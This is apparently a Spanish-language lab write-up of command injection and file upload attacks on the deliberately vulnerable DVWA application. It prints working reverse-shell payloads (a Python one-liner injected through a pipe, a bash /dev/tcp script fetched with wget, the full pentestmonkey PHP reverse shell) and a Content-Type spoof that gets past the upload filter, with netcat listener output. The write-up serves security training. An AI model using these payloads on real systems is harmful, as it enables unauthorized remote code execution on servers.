

Command Injection & File Upload

Luis Carlos Leaño Martin - Ing. Ciberseguridad

La inyección de comandos del sistema operativo es una técnica utilizada a través de una interfaz web para ejecutar comandos del sistema operativo en un servidor web.

Modo Facil:

Como vemos si recibimos el ping desde la pagina:

```
sudo tcpdump-i tun0 icmp
```

```
(charlyl@kali)-[~/Documentos/DVWA]
$ sudo tcpdump -i tun0 icmp
[sudo] contraseña para charlyl:
tcpdump: verbose output suppressed, use -v[v]... for full protocol decode
listening on tun0, link-type RAW (Raw IP), snapshot length 262144 bytes
18:39:02.619766 IP 10.10.231.227 > 10.6.5.104: ICMP echo request, id 1503, seq 1, length 64
18:39:02.619839 IP 10.6.5.104 > 10.10.231.227: ICMP echo reply, id 1503, seq 1, length 64
18:39:03.633569 IP 10.10.231.227 > 10.6.5.104: ICMP echo request, id 1503, seq 2, length 64
18:39:03.633607 IP 10.6.5.104 > 10.10.231.227: ICMP echo reply, id 1503, seq 2, length 64
18:39:04.719756 IP 10.10.231.227 > 10.6.5.104: ICMP echo request, id 1503, seq 3, length 64
18:39:04.719776 IP 10.6.5.104 > 10.10.231.227: ICMP echo reply, id 1503, seq 3, length 64
18:39:05.641711 IP 10.10.231.227 > 10.6.5.104: ICMP echo request, id 1503, seq 4, length 64
18:39:05.641758 IP 10.6.5.104 > 10.10.231.227: ICMP echo reply, id 1503, seq 4, length 64
^C
8 packets captured
8 packets received by filter
0 packets dropped by kernel
```

Si no ponemos el punto y como no nos ejecuta los comandos vamos a intentar a hacer un reverse shell.

Ping a device

Enter an IP address:

`/var/www/html/vulnerabilities/exec`

```
|python3 -c 'import
socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.co
```

```
nnect(("10.6.5.104",4444));os.dup2(s.fileno(),0);
os.dup2(s.fileno(),1);os.dup2(s.fileno(),2);import pty; pty.spawn("sh")'
```

Le ponemos un pipe para saltarnos la sanitizacion y nos ejecuta el reverse shell.

The image shows two terminal windows. The left window is a Kali Linux terminal where a netcat listener is running on port 4444. It receives a connection from 10.10.231.227. The user runs 'ls' and 'id', showing they are www-data. The right window is a DVWA application interface. It shows a 'bash /home/charlyl/printND.sh' command being executed, with a timestamp of 18:57:18 CST. Below the command, there is a 'Submit' button.

Modo Intermedio:

Lo intente con perl python y nada funciona entonces la ultima opción que utilice fue bash y si me funciona.

```
echo "sh -i >& /dev/tcp/10.6.5.104/4444 0>&1" > shell.sh
```

```
|| wget http://10.6.5.104:8000/shell.sh
```

y despues lo ejecutamos


```
|| bash shell.sh
```

The image shows a terminal window on the left and a DVWA application interface on the right. The terminal window shows a netcat listener on port 4444 receiving a connection from 10.10.231.227. The user runs 'ls' and 'id', showing they are www-data. The DVWA application interface shows a 'Vulnerability: Command Injection' section. It has a 'Ping a device' form with an input field containing '|| bash shell.sh' and a 'Submit' button. Below the form, there is a list of files: help, index.php, shell.sh, shell.sh.1, shell_php.php, shell_php.php.1, and source. The 'More Information' section contains links to various resources.

File Upload

Muchos procesos empresariales de aplicaciones permiten la carga y manipulación de datos que se envían a través de archivos. Pero el proceso debe verificar los archivos y solo permitir ciertos tipos de archivos "aprobados". Decidir qué archivos están "aprobados" se determina por la lógica empresarial y es específico de la aplicación/sistema. El riesgo es que al permitir a los usuarios cargar archivos, los atacantes pueden enviar un tipo de archivo inesperado que podría ejecutarse y afectar negativamente la aplicación o el sistema a través de ataques que pueden desfigurar el sitio web, ejecutar comandos remotos, navegar por los archivos del sistema, explorar los recursos locales, atacar otros servidores o explotar las vulnerabilidades locales, solo por nombrar algunos.

Modo Facil



Vulnerability: File Upload

The PHP module **GD** is not installed.

Choose an image to upload:

No file selected.

Subo un archivo .php con un reverse shell y lo ejecutamos desde la ruta que nos dice abajo.

```
<?php
// php-reverse-shell - A Reverse Shell implementation in PHP. Comments
stripped to slim it down. RE:
https://raw.githubusercontent.com/pentestmonkey/php-reverse-
shell/master/php-reverse-shell.php
// Copyright (C) 2007 pentestmonkey@pentestmonkey.net

set_time_limit (0);
$VERSION = "1.0";
$ip = '10.6.5.104';
$port = 4444;
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; sh -i';
$daemon = 0;
```

```
$debug = 0;

if (function_exists('pcntl_fork')) {
    $pid = pcntl_fork();

    if ($pid == -1) {
        printit("ERROR: Can't fork");
        exit(1);
    }

    if ($pid) {
        exit(0); // Parent exits
    }
    if (posix_setsid() == -1) {
        printit("Error: Can't setsid()");
        exit(1);
    }

    $daemon = 1;
} else {
    printit("WARNING: Failed to daemonise. This is quite common and not
fatal.");
}

chdir("/");

umask(0);

// Open reverse connection
$sock = fsockopen($ip, $port, $errno, $errstr, 30);
if (!$sock) {
    printit("$errstr ($errno)");
    exit(1);
}

$descriptorspec = array(
    0 => array("pipe", "r"), // stdin is a pipe that the child will read
    from
    1 => array("pipe", "w"), // stdout is a pipe that the child will write
    to
    2 => array("pipe", "w") // stderr is a pipe that the child will write
    to
);

$process = proc_open($shell, $descriptorspec, $pipes);
```

```
if (!is_resource($process)) {
    printit("ERROR: Can't spawn shell");
    exit(1);
}

stream_set_blocking($pipes[0], 0);
stream_set_blocking($pipes[1], 0);
stream_set_blocking($pipes[2], 0);
stream_set_blocking($sock, 0);

printit("Successfully opened reverse shell to $ip:$port");

while (1) {
    if (feof($sock)) {
        printit("ERROR: Shell connection terminated");
        break;
    }

    if (feof($pipes[1])) {
        printit("ERROR: Shell process terminated");
        break;
    }

    $read_a = array($sock, $pipes[1], $pipes[2]);
    $num_changed_sockets = stream_select($read_a, $write_a, $error_a,
null);

    if (in_array($sock, $read_a)) {
        if ($debug) printit("SOCK READ");
        $input = fread($sock, $chunk_size);
        if ($debug) printit("SOCK: $input");
        fwrite($pipes[0], $input);
    }

    if (in_array($pipes[1], $read_a)) {
        if ($debug) printit("STDOUT READ");
        $input = fread($pipes[1], $chunk_size);
        if ($debug) printit("STDOUT: $input");
        fwrite($sock, $input);
    }

    if (in_array($pipes[2], $read_a)) {
        if ($debug) printit("STDERR READ");
        $input = fread($pipes[2], $chunk_size);
        if ($debug) printit("STDERR: $input");
        fwrite($sock, $input);
    }
}
```

```

    }
}

fclose($sock);
fclose($pipes[0]);
fclose($pipes[1]);
fclose($pipes[2]);
proc_close($process);

function printit ($string) {
    if (!$daemon) {
        print "$string\n";
    }
}

?>

```

Ejecutamos el reverse desde esta ruta

`http://10.10.231.227/hackable/uploads/shell_php.php`

The screenshot shows a Kali Linux terminal on the left and a web browser on the right. The terminal displays a netcat listener on port 4444 that has connected to 10.10.231.227. The user runs 'ls' and 'id', showing they are www-data. The browser shows the DVWA 'Vulnerability: File Upload' page. A red error message states 'The PHP module GD is not installed.' Below this, a form allows uploading an image, and a green message confirms '.../hackable/uploads/shell_php.php succesfully uploaded!'. The 'More Information' section lists links to OJpwn, securiteam, and acunetix.

Modo Intermedio

Como vemos en Burpsuite solo acepta jpeg entonces vamos a cambiar el content-type a `image/jpeg` para poder subirla.

Send

Cancel

< ▾

> ▾

Request

PrettyRawHex

15

16

17

18

19

20

21

22

23

24

25

26

27

28

-----1196122188402277960

71892767463

Content-Disposition: form-data; name="MAX_FILE_SIZE"

1000000

-----1196122188402277960

71892767463

Content-Disposition: form-data; name="uploaded"; filename="shell_php.php"

Content-Type: application/x-php

<?php

// php-reverse-shell - A Reverse Shell implementation in PHP. Comments stripped to slim it down. RE: https://raw.githubusercontent.com/pentestmonkey/php-reverse-shell/master/php-reverse-shell.php

// Copyright (C) 2007 pentestmonkey@pentestmonkey.net

set time limit (0):

Search

0 highlights

Ready

Lo mandamos y obtenemos un 200 de que si se subio el archivo.

Request

PrettyRawHex

16-----1196122188402277960

71892767463

17Content-Disposition: form-data; name="MAX_FILE_SIZE"

18100000

20-----1196122188402277960

71892767463

21Content-Disposition: form-data; name="uploaded"; filename="shell_php.php"

22Content-Type: image/jpeg

23

24<?php

25// php-reverse-shell - A Reverse Shell implementation in PHP. Comments stripped to slim it down. RE: https://raw.githubusercontent.com/pentestmonkey/php-reverse-shell/master/php-reverse-shell.php

26// Copyright (C) 2007 pentestmonkey@pentestmonkey.net

27

28set_time_limit (0);

29

Response

PrettyRawHexRender

82

83

84<input type="submit" name="Upload" value="Upload" />

85

86</form>

87<pre>

88.../hackable/uploads/shell_php.php

89hp succesfully uploaded!

90</pre>

91</div>

92

93<h2>

94More Information

95</h2>

96

97

98

99https://www.owasp.org/index.php/Unrestricted_File_Upload

100

Y de esa manera obtenemos el reverse.

charlyl@kali: ~/Documentos/DVWA

Archivo Acciones Editar Vista Ayuda

(charlyl@kali)~\$ nc -lvnp 4444

listening on [any] 4444 ...

connect to [10.6.5.104] from (UNKNOWN) [10.10.231.227] 60999

Linux ip-10-10-231-227 3.13.0-158-generic #208-Ubuntu SMP Fri Aug 24 17:07:38 UTC 2018 x86_64 x86_64 GNU/Linux

02:02:09 up 1:59, 0 users, load average: 0.00, 0.01, 0.02

USER TTY FROM LOGIN@ IDLE JCPU PCPU WHAT

uid=33(www-data) gid=33(www-data) groups=33(www-data)

sh: 0: can't access tty; job control turned off

\$ id

uid=33(www-data) gid=33(www-data) groups=33(www-data)

\$

[warning] /usr/bin/burpsuite: No JAVA_CMD set for run_java, falling back to JAVA_CMD = java

Error: Se ha producido un error de enlace al cargar la clase principal burp.StartBurp

java.lang.UnsupportedClassVersionError: burp/StartBurp has been compiled by a more recent version of the Java Runtime (class file version 65.0), this version of the Java Runtime only recognizes class file versions up to 61.0

(charlyl@kali)~\$ java -jar burpsuite.jar

Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswing.aatext=true

Your JRE appears to be version 17.0.14 from Debian

Burp has not been fully tested on this platform and you may experience problems.

Deleting temporary files - please wait ... done

(charlyl@kali)~\$